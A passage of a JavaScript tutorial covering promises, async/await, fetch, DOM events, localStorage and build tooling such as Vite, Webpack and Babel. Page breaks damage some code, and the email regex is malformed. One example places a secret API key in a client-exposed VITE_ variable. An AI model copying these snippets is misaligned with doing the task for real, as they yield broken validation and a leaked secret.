### 3.8 Top-Level Await (Modern JavaScript)

In modern JavaScript (ES2022+), you can use `await` at the top level of modules:

```

// Old way - need to wrap in async function
(async () => {
  const data = await fetchData();
  console.log(data);
})();

// New way - top-level await (in modules)
const data = await fetchData();
console.log(data);

// Useful for initialization
const config = await loadConfig();
const db = await connectDatabase(config);

export { db };

```

```

// ❌ Sequential (slow) - 3 seconds total
async function getDataSequential() {
  const user = await fetch("/api/user"); // 1 second
  const posts = await fetch("/api/posts"); // 1 second
  const comments = await fetch("/api/comments"); // 1 second
  return { user, posts, comments };
}

// ✅ Parallel (fast) - 1 second total
async function getDataParallel() {
  const [user, posts, comments] = await Promise.all([
    fetch("/api/user"),
    fetch("/api/posts"),
    fetch("/api/comments"),
  ]);
  return { user, posts, comments };
}

// Sequential when operations depend on each other
async function getUserAndPosts() {
  const user = await fetch(`/api/user/${id}`);
  const userId = user.id;
  const posts = await fetch(`/api/posts?userId=${userId}`); // Needs user.id
  return { user, posts };
}

```

### 3. Fetch API

#### 3.1 Basic Fetch

```

// GET request
fetch("https://jsonplaceholder.typicode.com/posts")
  .then((response) => {
    if (!response.ok) {
      throw new Error(`HTTP error! Status: ${response.status}`);
    }
    return response.json(); // Parse JSON
  })
  .then((data) => {
    console.log(data);
  })
  .catch((error) => {
    console.error("Fetch error:", error);
  });

// With async/await
async function getPosts() {
  try {
    const response = await fetch("https://jsonplaceholder.typicode.com/posts");
  
```

```
if (!response.ok) {
  throw new Error(`HTTP error! Status: ${response.status}`);
}

const data = await response.json();
return data;
} catch (error) {
  console.error("Error:", error);
}
}
```

---

### 3.2 POST Request

```
async function createPost(postData) {
  try {
    const response = await fetch("https://jsonplaceholder.typicode.com/posts", {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
      },
      body: JSON.stringify(postData),
    });

    if (!response.ok) {
      throw new Error(`HTTP error! Status: ${response.status}`);
    }

    const data = await response.json();
    return data;
  } catch (error) {
    console.error("Error:", error);
  }
}

// Usage
createPost({
  title: "My New Post",
  body: "This is the content",
  userId: 1,
});
```

---

### 3.3 Other HTTP Methods

```
// PUT (update)
async function updatePost(id, postData) {
  const response = await fetch(`https://api.example.com/posts/${id}`, {
    method: "PUT",
```

```

        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(postData),
    });
    return response.json();
}

// PATCH (partial update)
async function patchPost(id, partialData) {
    const response = await fetch(`https://api.example.com/posts/${id}`, {
        method: "PATCH",
        headers: { "Content-Type": "application/json" },
        body: JSON.stringify(partialData),
    });
    return response.json();
}

// DELETE
async function deletePost(id) {
    const response = await fetch(`https://api.example.com/posts/${id}`, {
        method: "DELETE",
    });
    return response.ok; // true if successful
}

// With authentication token
async function getProtectedData() {
    const response = await fetch("https://api.example.com/protected", {
        headers: {
            Authorization: `Bearer ${token}`,
            "Content-Type": "application/json",
        },
    });
    return response.json();
}

```

## 4. Error Handling

### 4.1 try/catch/finally

```

// Basic error handling
try {
    const result = riskyOperation();
    console.log(result);
} catch (error) {
    console.error("Error occurred:", error.message);
} finally {
    console.log("This always runs");
}

// With async/await
async function fetchData() {

```

```

try {
  const response = await fetch("https://api.example.com/data");
  const data = await response.json();
  return data;
} catch (error) {
  console.error("Fetch failed:", error);
  return null;
} finally {
  console.log("Fetch attempt completed");
}
}

// Multiple error types
try {
  JSON.parse("invalid json");
} catch (error) {
  if (error instanceof SyntaxError) {
    console.error("Invalid JSON");
  } else if (error instanceof TypeError) {
    console.error("Type error");
  } else {
    console.error("Unknown error:", error);
  }
}

```

## 4.2 Throwing Custom Errors

```

// Throw errors
function divide(a, b) {
  if (b === 0) {
    throw new Error("Cannot divide by zero");
  }
  return a / b;
}

// Custom error class
class ValidationError extends Error {
  constructor(message) {
    super(message);
    this.name = "ValidationError";
  }
}

function validateAge(age) {
  if (age < 0) {
    throw new ValidationError("Age cannot be negative");
  }
  if (age > 150) {
    throw new ValidationError("Age is too high");
  }
  return true;
}

```

```
}

try {
  validateAge(-5);
} catch (error) {
  if (error instanceof ValidationError) {
    console.error("Validation failed:", error.message);
  }
}
```

---

## 5. ES6 Modules

### 5.1 Exporting

```
// math.js - Named exports
export function add(a, b) {
  return a + b;
}

export function subtract(a, b) {
  return a - b;
}

export const PI = 3.14159;

// Alternative syntax
function multiply(a, b) {
  return a * b;
}

function divide(a, b) {
  return a / b;
}

export { multiply, divide };

// Default export (one per file)
export default function calculate(operation, a, b) {
  switch (operation) {
    case "add":
      return a + b;
    case "subtract":
      return a - b;
    default:
      return 0;
  }
}
```

---

### 5.2 Importing

```

// Import named exports
import { add, subtract, PI } from "./math.js";

console.log(add(5, 3)); // 8
console.log(PI); // 3.14159

// Import all as namespace
import * as math from "./math.js";

console.log(math.add(5, 3)); // 8
console.log(math.PI); // 3.14159

// Import default export
import calculate from "./math.js";

console.log(calculate("add", 5, 3)); // 8

// Import default + named
import calculate, { add, subtract } from "./math.js";

// Rename imports
import { add as addition, subtract as subtraction } from "./math.js";

```

## 6. Classes & Prototypes

### 6.1 ES6 Classes

```

// Class definition
class Person {
    // Constructor
    constructor(name, age) {
        this.name = name;
        this.age = age;
    }

    // Method
    greet() {
        return `Hello, I'm ${this.name}`;
    }

    // Getter
    get birthYear() {
        return new Date().getFullYear() - this.age;
    }

    // Setter
    set birthYear(year) {
        this.age = new Date().getFullYear() - year;
    }
}

```

```

// Static method (called on class, not instance)
static species() {
  return "Homo sapiens";
}

// Usage
const john = new Person("John", 30);
console.log(john.greet()); // "Hello, I'm John"
console.log(john.birthYear); // 1995 (if current year is 2025)
console.log(Person.species()); // "Homo sapiens"

// Inheritance
class Student extends Person {
  constructor(name, age, major) {
    super(name, age); // Call parent constructor
    this.major = major;
  }

  // Override method
  greet() {
    return `${super.greet()}, I study ${this.major}`;
  }

  study() {
    return `${this.name} is studying ${this.major}`;
  }
}

const alice = new Student("Alice", 20, "Computer Science");
console.log(alice.greet()); // "Hello, I'm Alice, I study Computer Science"
console.log(alice.study()); // "Alice is studying Computer Science"

```

## 6.2 Prototypes (Under the Hood)

```

// Constructor function (old way)
function Person(name, age) {
  this.name = name;
  this.age = age;
}

// Add method to prototype
Person.prototype.greet = function () {
  return `Hello, I'm ${this.name}`;
};

const john = new Person("John", 30);
console.log(john.greet()); // "Hello, I'm John"

// Prototype chain
console.log(john.hasOwnProperty("name")); // true

```

```
console.log(john.hasOwnProperty("greet")); // false (on prototype)

// Check prototype
console.log(john.__proto__ === Person.prototype); // true
console.log(Person.prototype.constructor === Person); // true
```

---

## 7. Hoisting & Temporal Dead Zone

```
// Variable hoisting
console.log(x); // undefined (declaration hoisted, not assignment)
var x = 5;

// Equivalent to:
// var x;
// console.log(x);
// x = 5;

// let/const NOT hoisted (Temporal Dead Zone)
// console.log(y); // ReferenceError: Cannot access before initialization
let y = 10;

// Function hoisting
greet(); // Works! Function declarations are hoisted
function greet() {
  console.log("Hello");
}

// Function expressions NOT hoisted
// sayHi(); // TypeError: sayHi is not a function
const sayHi = function () {
  console.log("Hi");
};
```

---

## 8. Event Loop & Call Stack

### How JavaScript Executes Code:

```
console.log("1"); // Synchronous

setTimeout(() => {
  console.log("2"); // Asynchronous (goes to callback queue)
}, 0);

Promise.resolve().then(() => {
  console.log("3"); // Asynchronous (goes to microtask queue)
});

console.log("4"); // Synchronous
```

```
// Output: 1, 4, 3, 2
// Why? Microtasks (Promises) have priority over macrotasks (setTimeout)
```

### Execution Order:

1. **Call Stack:** Synchronous code executes first
2. **Microtask Queue:** Promises, queueMicrotask
3. **Macrotask Queue:** setTimeout, setInterval, setImmediate

### Visualizing the Call Stack:

```
function first() {
  console.log("First");
  second();
  console.log("First Again");
}

function second() {
  console.log("Second");
  third();
}

function third() {
  console.log("Third");
}

first();

// Call Stack progression:
// 1. first() pushed
// 2. second() pushed
// 3. third() pushed
// 4. third() popped (finished)
// 5. second() popped
// 6. first() popped

// Output:
// First
// Second
// Third
// First Again
```

---

## 9. Callback Hell vs Modern Patterns

### Callback Hell (Pyramid of Doom):

```
// ✗ Hard to read and maintain
getUser(userId, (user) => {
```

```
getUserPosts(user.id, (posts) => {
  getPostComments(posts[0].id, (comments) => {
    getCommentAuthor(comments[0].id, (author) => {
      console.log(author);
    });
  });
});
});
```

## Solution 1: Promises

```
// ✅ Cleaner with promises
getUser(userId)
  .then((user) => getUserPosts(user.id))
  .then((posts) => getPostComments(posts[0].id))
  .then((comments) => getCommentAuthor(comments[0].id))
  .then((author) => console.log(author))
  .catch((error) => console.error(error));
```

## Solution 2: Async/Await

```
// ✅ Even cleaner with async/await
async function getAuthorOfFirstComment() {
  try {
    const user = await getUser(userId);
    const posts = await getUserPosts(user.id);
    const comments = await getPostComments(posts[0].id);
    const author = await getCommentAuthor(comments[0].id);
    console.log(author);
  } catch (error) {
    console.error(error);
  }
}
```

---

## Practice Exercises

### Exercise 1: Promise Practice

```
// Create a function that simulates fetching user data
// Wait 2 seconds, then return { id: 1, name: 'John' }
// Use promises
```

### Exercise 2: Async/Await

```
// Rewrite Exercise 1 using async/await  
// Add error handling with try/catch
```

### Exercise 3: Fetch API

```
// Fetch posts from JSONPlaceholder API  
// Display only posts with userId = 1  
// Handle errors gracefully
```

### Exercise 4: Promise.all

```
// Fetch users, posts, and comments in parallel  
// Combine the results and display
```

#### 👉 Key Takeaways

1. **Promises** represent future values and avoid callback hell
2. **Async/await** makes asynchronous code readable and maintainable
3. Use **Promise.all()** for parallel operations to improve performance
4. Always handle errors with **try/catch** or **.catch()**
5. **Fetch API** is modern way to make HTTP requests
6. **Modules** enable code organization and reusability
7. **Classes** provide cleaner syntax for object-oriented programming
8. Understanding the **event loop** helps debug asynchronous behavior

#### 📚 Additional Resources

- [MDN Promises](#)
- [JavaScript.info - Async/Await](#)
- [What the heck is the event loop? \(Video\)](#)
- Practice: [Promisees Visualization](#)

## Module 1.3: DOM Manipulation & Events (6 hours)

**Objective:** Learn to dynamically manipulate web pages and respond to user interactions using JavaScript.

### 1. Understanding the DOM

#### What is the DOM?

The **Document Object Model (DOM)** is a programming interface that represents HTML/XML documents as a tree structure. JavaScript can access and manipulate this tree to dynamically change content, structure, and styles.

```
// DOM Tree Structure
// document
//   └─ html
//     ├─ head
//     |   └─ title
//     └─ body
//       ├─ h1
//       ├─ div
//       |   └─ p
//       └─ button
```

## 2. Selecting Elements

### 2.1 Modern Selectors

```
// getElementById - Returns single element or null
const header = document.getElementById("main-header");

// querySelector - Returns first match (CSS selector)
const firstButton = document.querySelector(".btn");
const emailInput = document.querySelector('input[type="email"]');
const nestedElement = document.querySelector(".container .card h2");

// querySelectorAll - Returns NodeList (array-like)
const allButtons = document.querySelectorAll(".btn");
const allParagraphs = document.querySelectorAll("p");

// Convert NodeList to Array
const buttonArray = Array.from(allButtons);
// or
const buttonArray2 = [...allButtons];

// Loop through NodeList
allButtons.forEach((button) => {
  console.log(button.textContent);
});
```

### 2.2 Legacy Selectors (Less Common)

```
// getElementsByClassName - Returns live HTMLCollection
const cards = document.getElementsByClassName("card");
```

```
// getElementsByTagName - Returns live HTMLCollection
const divs = document.getElementsByTagName("div");

// getElementsByName - Returns NodeList
const radios = document.getElementsByName("gender");
```

## querySelector vs getElementById:

- `querySelector` is more flexible (any CSS selector)
  - `getElementById` is slightly faster
  - `querySelector` returns static NodeList
  - `getElementsByClassName` returns live HTMLCollection
- 

## 3. Modifying Elements

### 3.1 Changing Content

```
const element = document.querySelector("#demo");

// textContent - Only text (safe from XSS)
element.textContent = "Hello World";
console.log(element.textContent); // "Hello World"

// innerHTML - Can include HTML tags (⚠ XSS risk with user input)
element.innerHTML = "<strong>Bold Text</strong>";

// innerText - Like textContent but respects CSS visibility
element.innerText = "Visible text only";

// Difference example:
const hidden = document.querySelector(".hidden");
// CSS: .hidden { display: none; }
console.log(hidden.textContent); // Shows text
console.log(hidden.innerText); // Empty string
```

### 3.2 Changing Styles

```
const box = document.querySelector(".box");

// Inline styles (camelCase)
box.style.backgroundColor = "blue";
box.style.fontSize = "20px";
box.style.padding = "10px";

// Multiple styles
Object.assign(box.style, {
  color: "white",
```

```
border: "2px solid black",
borderRadius: "5px",
});

// Get computed style
const styles = window.getComputedStyle(box);
console.log(styles.backgroundColor); // "rgb(0, 0, 255)"
```

---

### 3.3 Working with Classes

```
const element = document.querySelector(".item");

// Add class
element.classList.add("active");

// Remove class
element.classList.remove("hidden");

// Toggle class
element.classList.toggle("highlight"); // Add if absent, remove if present

// Check if class exists
if (element.classList.contains("active")) {
  console.log("Element is active");
}

// Replace class
element.classList.replace("old-class", "new-class");

// Multiple classes
element.classList.add("class1", "class2", "class3");
```

---

### 3.4 Changing Attributes

```
const image = document.querySelector("img");

// Get attribute
const src = image.getAttribute("src");

// Set attribute
image.setAttribute("alt", "Profile Picture");
image.setAttribute("src", "new-image.jpg");

// Remove attribute
image.removeAttribute("title");

// Check if attribute exists
```

```
if (image.hasAttribute("data-id")) {
  console.log("Has data-id");
}

// Direct property access (shorter)
const link = document.querySelector("a");
link.href = "https://example.com";
link.target = "_blank";

// Data attributes
const user = document.querySelector(".user");
user.dataset.userId = "123"; // <div data-user-id="123">
console.log(user.dataset.userId); // "123"
```

---

## 4. Creating & Removing Elements

### 4.1 Creating Elements

```
// Create element
const newDiv = document.createElement("div");

// Add content
newDiv.textContent = "Hello";

// Add classes
newDiv.classList.add("card", "highlight");

// Add attributes
newDiv.setAttribute("id", "myDiv");

// Append to document
const container = document.querySelector(".container");
container.appendChild(newDiv);

// More realistic example
function createCard(title, description) {
  const card = document.createElement("div");
  card.className = "card";

  const heading = document.createElement("h3");
  heading.textContent = title;

  const paragraph = document.createElement("p");
  paragraph.textContent = description;

  card.appendChild(heading);
  card.appendChild(paragraph);

  return card;
}
```

```
const myCard = createCard("Title", "This is a description");
document.body.appendChild(myCard);
```

---

## 4.2 Inserting Elements

```
const parent = document.querySelector(".parent");
const newElement = document.createElement("div");

// Append (at the end)
parent.appendChild(newElement);

// Prepend (at the beginning)
parent.prepend(newElement);

// Insert before specific element
const referenceElement = document.querySelector(".existing");
parent.insertBefore(newElement, referenceElement);

// Modern methods
const sibling = document.querySelector(".sibling");
sibling.before(newElement); // Before sibling
sibling.after(newElement); // After sibling

// Insert HTML string (⚠ XSS risk)
parent.insertAdjacentHTML("beforeend", "<p>New paragraph</p>");

// Positions:
// 'beforebegin' - Before the element
// 'afterbegin' - First child
// 'beforeend' - Last child
// 'afterend' - After the element
```

---

## 4.3 Removing Elements

```
const element = document.querySelector(".to-remove");

// Modern way
element.remove();

// Old way (still works)
element.parentElement.removeChild(element);

// Remove all children
const parent = document.querySelector(".parent");
parent.innerHTML = ""; // Fast but loses event listeners

// Better approach (preserves memory)
```

```
while (parent.firstChild) {
  parent.removeChild(parent.firstChild);
}
```

#### 4.4 Cloning Elements

```
const original = document.querySelector(".original");

// Shallow clone (no children)
const clone1 = original.cloneNode();

// Deep clone (with children)
const clone2 = original.cloneNode(true);

// Append clone
document.body.appendChild(clone2);
```

### 5. Event Handling

#### 5.1 Adding Event Listeners

```
const button = document.querySelector("#myButton");

// addEventListener (modern, recommended)
button.addEventListener("click", function () {
  console.log("Button clicked!");
});

// With arrow function
button.addEventListener("click", () => {
  console.log("Button clicked!");
});

// Named function (can be removed later)
function handleClick() {
  console.log("Button clicked!");
}
button.addEventListener("click", handleClick);

// Remove event listener
button.removeEventListener("click", handleClick);

// ✗ Avoid inline handlers
// <button onclick="handleClick()">Click</button>
```

```
// ✗ Avoid property handlers (can only have one)
// button.onclick = handleClick;
```

## 5.2 Common Events

```
// Mouse events
element.addEventListener("click", handler);
element.addEventListener("dblclick", handler);
element.addEventListener("mouseenter", handler); // No bubbling
element.addEventListener("mouseleave", handler); // No bubbling
element.addEventListener("mouseover", handler); // Bubbles
element.addEventListener("mouseout", handler); // Bubbles
element.addEventListener("mousemove", handler);

// Keyboard events
input.addEventListener("keydown", handler); // Key pressed
input.addEventListener("keyup", handler); // Key released
input.addEventListener("keypress", handler); // Deprecated

// Form events
form.addEventListener("submit", handler);
input.addEventListener("input", handler); // Every change
input.addEventListener("change", handler); // After blur
input.addEventListener("focus", handler);
input.addEventListener("blur", handler);

// Window events
window.addEventListener("load", handler); // All resources loaded
window.addEventListener("DOMContentLoaded", handler); // DOM ready
window.addEventListener("resize", handler);
window.addEventListener("scroll", handler);
```

## 5.3 Event Object

```
button.addEventListener("click", function (event) {
  // event (or e) contains information about the event

  console.log(event.type); // "click"
  console.log(event.target); // Element that triggered event
  console.log(event.currentTarget); // Element with listener
  console.log(event.timeStamp); // When event occurred

  // Prevent default behavior
  event.preventDefault(); // e.g., prevent form submission

  // Stop event propagation
  event.stopPropagation(); // Stop bubbling/capturing
```

```

});
```

```

// Mouse event properties
element.addEventListener("click", (e) => {
  console.log(e.clientX, e.clientY); // Mouse position (viewport)
  console.log(e.pageX, e.pageY); // Mouse position (document)
  console.log(e.button); // Which button (0=left, 1=middle, 2=right)
});
```

```

// Keyboard event properties
input.addEventListener("keydown", (e) => {
  console.log(e.key); // "a", "Enter", "ArrowUp"
  console.log(e.code); // "KeyA", "Enter", "ArrowUp"
  console.log(e.keyCode); // Deprecated
  console.log(e.ctrlKey); // true if Ctrl pressed
  console.log(e.shiftKey); // true if Shift pressed
  console.log(e.altKey); // true if Alt pressed
});
```

## 5.4 Event Bubbling & Capturing

### Event Propagation Phases:

1. **Capturing Phase:** Event travels from root to target
2. **Target Phase:** Event reaches target element
3. **Bubbling Phase:** Event travels from target back to root

```

// HTML:
// <div class="parent">
//   <button class="child">Click me</button>
// </div>

const parent = document.querySelector(".parent");
const child = document.querySelector(".child");

// Bubbling (default)
parent.addEventListener("click", () => {
  console.log("Parent clicked");
});

child.addEventListener("click", () => {
  console.log("Child clicked");
});

// When child is clicked:
// Output:
// "Child clicked"
// "Parent clicked" (event bubbles up)

// Stop bubbling
child.addEventListener("click", (e) => {
```

```

    console.log("Child clicked");
    e.stopPropagation(); // Parent won't receive event
});

// Capturing phase (rare)
parent.addEventListener(
  "click",
  () => {
    console.log("Parent clicked");
  },
  true
); // Third parameter = use capturing

// Event delegation (efficient for many elements)
const list = document.querySelector("ul");

list.addEventListener("click", (e) => {
  if (e.target.tagName === "LI") {
    console.log("List item clicked:", e.target.textContent);
  }
});

```

## 6. Form Validation

```

const form = document.querySelector("#myForm");
const email = document.querySelector("#email");
const password = document.querySelector("#password");

form.addEventListener("submit", (e) => {
  e.preventDefault(); // Prevent default form submission

  let isValid = true;

  // Email validation
  if (!validateEmail(email.value)) {
    showError(email, "Invalid email address");
    isValid = false;
  } else {
    showSuccess(email);
  }

  // Password validation
  if (password.value.length < 8) {
    showError(password, "Password must be at least 8 characters");
    isValid = false;
  } else {
    showSuccess(password);
  }

  if (isValid) {
    console.log("Form is valid!");
  }
});

```

```

        // Submit form data
    }
});

function validateEmail(email) {
    const re = /^[^@\s]+@[^\s@]+\.\[^@\s]+$/;
    return re.test(email);
}

function showError(input, message) {
    const formControl = input.parentElement;
    formControl.className = "form-control error";
    const small = formControl.querySelector("small");
    small.textContent = message;
}

function showSuccess(input) {
    const formControl = input.parentElement;
    formControl.className = "form-control success";
}

// Real-time validation
email.addEventListener("input", () => {
    if (validateEmail(email.value)) {
        email.style.borderColor = "green";
    } else {
        email.style.borderColor = "red";
    }
});

```

## 7. Local Storage & Session Storage

### 7.1 Local Storage (Persistent)

```

// Store data (key-value pairs, strings only)
localStorage.setItem("username", "JohnDoe");
localStorage.setItem("theme", "dark");

// Retrieve data
const username = localStorage.getItem("username");
console.log(username); // "JohnDoe"

// Remove data
localStorage.removeItem("username");

// Clear all data
localStorage.clear();

// Check if key exists
if (localStorage.getItem("theme")) {
    console.log("Theme is set");
}

```

```

}

// Store objects (convert to JSON)
const user = { name: "John", age: 30 };
localStorage.setItem("user", JSON.stringify(user));

// Retrieve objects
const storedUser = JSON.parse(localStorage.getItem("user"));
console.log(storedUser.name); // "John"

// Get number of items
console.log(localStorage.length);

// Iterate through all items
for (let i = 0; i < localStorage.length; i++) {
  const key = localStorage.key(i);
  const value = localStorage.getItem(key);
  console.log(` ${key}: ${value}`);
}

```

## 7.2 Session Storage (Temporary)

```

// Same API as localStorage, but data clears when tab/browser closes
sessionStorage.setItem("tempData", "This will be cleared");

const tempData = sessionStorage.getItem("tempData");

// Use case: Shopping cart during session
const cart = ["item1", "item2"];
sessionStorage.setItem("cart", JSON.stringify(cart));

```

## 7.3 Practical Example: Dark Mode Toggle

```

const toggle = document.querySelector("#darkModeToggle");

// Check saved preference
const currentTheme = localStorage.getItem("theme") || "light";
document.body.classList.toggle("dark-mode", currentTheme === "dark");
toggle.checked = currentTheme === "dark";

// Save preference on change
toggle.addEventListener("change", () => {
  if (toggle.checked) {
    document.body.classList.add("dark-mode");
    localStorage.setItem("theme", "dark");
  } else {
    document.body.classList.remove("dark-mode");
  }
})

```

```
localStorage.setItem("theme", "light");
}
});
```

## Practice Exercises

### Exercise 1: Todo List

```
// Create a todo list application:
// - Add new todos
// - Mark todos as complete
// - Delete todos
// - Save to localStorage
```

### Exercise 2: Image Gallery

```
// Create an image gallery:
// - Display thumbnails
// - Click thumbnail to show full image
// - Add prev/next navigation
```

### Exercise 3: Form Validation

```
// Create a registration form with validation:
// - Username (3-20 characters)
// - Email (valid format)
// - Password (8+ characters, 1 number, 1 special char)
// - Confirm Password (must match)
// - Show real-time validation feedback
```

## Key Takeaways

1. Use **querySelector/querySelectorAll** for flexible element selection
2. **classList** methods are cleaner than direct className manipulation
3. **addEventListener** is preferred over inline/property handlers
4. **Event delegation** improves performance for many similar elements
5. Always **preventDefault()** on form submit when handling with JavaScript
6. Use **localStorage** for persistent data, **sessionStorage** for temporary
7. Store objects with **JSON.stringify()**, retrieve with **JSON.parse()**
8. Sanitize user input to prevent XSS attacks when using **innerHTML**

## Additional Resources

- MDN DOM Documentation
  - JavaScript.info - Browser: Document, Events, Interfaces
  - Event Reference
  - Practice: Build 30 projects with [JavaScript30](#)
- 

## Module 1.4: Modern Frontend Tooling (4 hours)

**Objective:** Understand the modern JavaScript ecosystem, build tools, and package management.

---

### 1. Node.js & Package Managers

#### 1.1 What is Node.js?

**Node.js** is a JavaScript runtime that allows you to run JavaScript outside the browser (on servers, build tools, etc.).

#### Installing Node.js:

```
# Check if installed
node --version
npm --version

# Download from: https://nodejs.org/
# Recommended: LTS (Long Term Support) version
```

---

#### 1.2 npm (Node Package Manager)

**npm** is the default package manager for Node.js, providing access to over 1 million packages.

```
# Initialize new project
npm init          # Interactive
npm init -y       # Skip questions (use defaults)

# Install package
npm install lodash           # Add to dependencies
npm install --save-dev jest   # Add to devDependencies
npm install -D eslint         # Short form of --save-dev
npm install -g nodemon        # Install globally

# Install specific version
npm install react@18.2.0
npm install react@latest

# Uninstall package
npm uninstall lodash

# Update packages
```

```
npm update
npm update lodash      # Update specific package

# List installed packages
npm list
npm list --depth=0    # Top-level only

# Check outdated packages
npm outdated

# Run scripts
npm run dev
npm run build
npm test             # Shorthand for npm run test
npm start            # Shorthand for npm run start
```

---

### 1.3 Yarn (Alternative Package Manager)

**Yarn** is faster and more reliable than npm (though npm has improved significantly).

```
# Install Yarn
npm install -g yarn

# Initialize project
yarn init
yarn init -y

# Install packages
yarn add lodash          # Add to dependencies
yarn add --dev jest       # Add to devDependencies
yarn add -D eslint        # Short form
yarn global add nodemon   # Install globally

# Install all dependencies
yarn install
yarn                      # Shorthand

# Remove package
yarn remove lodash

# Update packages
yarn upgrade
yarn upgrade lodash

# Run scripts
yarn dev
yarn build
```

---

### npm vs Yarn:

Feature	npm	Yarn
Speed	Good	Faster
Lock file	package-lock.json	yarn.lock
Offline mode	Limited	Full support
Workspaces	Yes	Yes
Command	npm install	yarn add

## 2. package.json

**package.json** is the heart of any Node.js project, containing metadata and dependencies.

```
{
  "name": "my-project",
  "version": "1.0.0",
  "description": "My awesome project",
  "main": "index.js",
  "scripts": {
    "start": "node index.js",
    "dev": "nodemon index.js",
    "build": "webpack --mode production",
    "test": "jest",
    "lint": "eslint ."
  },
  "keywords": ["javascript", "app"],
  "author": "Your Name",
  "license": "MIT",
  "dependencies": {
    "express": "^4.18.2",
    "react": "^18.2.0"
  },
  "devDependencies": {
    "eslint": "^8.45.0",
    "jest": "^29.6.1",
    "nodemon": "^3.0.1"
  }
}
```

### Key Sections:

- **dependencies:** Required for production (e.g., React, Express)
- **devDependencies:** Only needed for development (e.g., testing, linting)
- **scripts:** Custom commands you can run with `npm run <script-name>`

### Semantic Versioning (SemVer):

```
"react": "^18.2.0"
//           |   |
//           |   └ Patch (bug fixes)
//           |       └ Minor (new features, backward compatible)
//           └       └ Major (breaking changes)

// Version Symbols:
"^18.2.0" // Allow updates: 18.2.0 to <19.0.0
 "~18.2.0" // Allow updates: 18.2.0 to <18.3.0
 "18.2.0" // Exact version only
 "*" // Any version (not recommended)
 ">= 18.0.0" // Greater than or equal to
```

### 3. Node Modules

#### 3.1 node\_modules Directory

```
my-project/
├── node_modules/      ← All installed packages
│   ├── react/
│   ├── lodash/
│   └── ...
└── package.json
└── package-lock.json ← Locks exact versions
```

##### Important:

- **Never commit node\_modules/ to Git** (add to `.gitignore`)
- Can be regenerated with `npm install`
- Can be very large (100s of MBs)

##### .gitignore:

```
node_modules/
.env
dist/
build/
.DS_Store
```

#### 3.2 Module Resolution

```
// Import from node_modules
import React from "react"; // Looks in node_modules/react/
import _ from "lodash"; // Looks in node_modules/lodash/
```

```
// Import local files
import { add } from "./utils.js"; // Relative path
import Header from "../components/Header.jsx";

// Import with alias (configured in build tool)
import Button from "@/components/Button"; // @ = src directory
```

## How Node.js Finds Modules:

1. Check if built-in module (e.g., `fs`, `path`)
  2. If starts with `./` or `../`, load from relative path
  3. Otherwise, look in `node_modules/` starting from current directory
  4. Move up directory tree checking `node_modules/` at each level
  5. Check global `node_modules/`
- 

## 4. Build Tools

### 4.1 Why Build Tools?

Modern JavaScript needs processing before running in browsers:

- **Transpilation:** Convert modern syntax to older syntax (ES6+ → ES5)
  - **Bundling:** Combine multiple files into one
  - **Minification:** Reduce file size
  - **Module Resolution:** Handle imports/exports
  - **Asset Processing:** Handle CSS, images, fonts
- 

### 4.2 Vite (Modern, Fast)

**Vite** is a modern build tool that's extremely fast for development.

```
# Create new Vite project
npm create vite@latest my-app
cd my-app
npm install
npm run dev

# Create React app with Vite
npm create vite@latest my-react-app -- --template react

# Create Vue app
npm create vite@latest my-vue-app -- --template vue
```

## vite.config.js:

```

import { defineConfig } from "vite";
import react from "@vitejs/plugin-react";

export default defineConfig({
  plugins: [react()],
  server: {
    port: 3000,
    open: true, // Open browser automatically
  },
  build: {
    outDir: "dist",
    sourcemap: true,
  },
});

```

## Why Vite is Fast:

- Uses native ES modules in development (no bundling)
  - Hot Module Replacement (HMR) is instant
  - Only bundles for production
- 

## 4.3 Webpack (Industry Standard)

**Webpack** is a powerful but complex bundler, widely used in production.

```

# Install Webpack
npm install --save-dev webpack webpack-cli webpack-dev-server

```

## webpack.config.js (simplified):

```

const path = require("path");

module.exports = {
  entry: "./src/index.js",
  output: {
    path: path.resolve(__dirname, "dist"),
    filename: "bundle.js",
  },
  module: {
    rules: [
      {
        test: /\.js$/,
        exclude: /node_modules/,
        use: "babel-loader",
      },
      {
        test: /\.css$/,
        use: ["style-loader", "css-loader"],
      },
    ],
  },
};

```

```

        },
      ],
    },
    devServer: {
      port: 3000,
      hot: true,
    },
  };

```

## Vite vs Webpack:

Feature	Vite	Webpack
Speed (dev)	⚡ Lightning fast	🐢 Slower
Config	Simple	Complex
HMR	Instant	Fast
Ecosystem	Growing	Mature
Use Case	Modern projects	Legacy/complex

## 5. Transpilation (Babel)

**Babel** converts modern JavaScript to older versions for browser compatibility.

```
# Install Babel
npm install --save-dev @babel/core @babel/cli @babel/preset-env
```

### .babelrc:

```
{
  "presets": [
    [
      "@babel/preset-env",
      {
        "targets": {
          "browsers": ["> 1%", "last 2 versions"]
        }
      }
    ]
  ]
}
```

## What Babel Does:

```
// Modern JavaScript (ES6+)
const add = (a, b) => a + b;
const { name, age } = person;
const numbers = [1, 2, ...moreNumbers];

// Transpiled to ES5 (for old browsers)
var add = function add(a, b) {
    return a + b;
};
var name = person.name;
var age = person.age;
var numbers = [1, 2].concat(moreNumbers);
```

## Polyfills:

Transpilation handles syntax, but **polyfills** add missing features:

```
// Modern feature not in old browsers
array.includes(value); // ES2016
Promise.allSettled(); // ES2020

// Add polyfills
import "core-js/stable";
import "regenerator-runtime/runtime";
```

---

## 6. Hot Module Replacement (HMR)

**HMR** updates modules in the browser without full page reload, preserving application state.

```
// Vite automatically handles HMR for React

// Manual HMR (if needed)
if (import.meta.hot) {
    import.meta.hot.accept((newModule) => {
        // Handle module update
    });
}
```

---

## Benefits:

- 👉 Instant feedback
- 🕒 Preserves application state
- ⌚ Updates only changed modules

---

## 7. Environment Variables

### .env file:

```
VITE_API_URL=https://api.example.com
VITE_API_KEY=your-secret-key
VITE_ENABLE_ANALYTICS=true
```

### Usage:

```
// Vite (must start with VITE_)
const apiUrl = import.meta.env.VITE_API_URL;
const apiKey = import.meta.env.VITE_API_KEY;

// Create React App (must start with REACT_APP_)
const apiUrl = process.env.REACT_APP_API_URL;

// Check environment
if (import.meta.env.DEV) {
  console.log("Development mode");
}

if (import.meta.env.PROD) {
  console.log("Production mode");
}
```

### Multiple .env files:

```
.env           # Default
.env.local     # Local overrides (gitignored)
.env.development # Development only
.env.production # Production only
```

## 8. Complete Project Setup

### Creating a Modern React Project:

```
# 1. Create project with Vite
npm create vite@latest my-app -- --template react
cd my-app

# 2. Install dependencies
npm install

# 3. Install additional tools
npm install -D eslint prettier

# 4. Create .gitignore
```

```

echo "node_modules/" > .gitignore
echo ".env.local" >> .gitignore
echo "dist/" >> .gitignore

# 5. Run development server
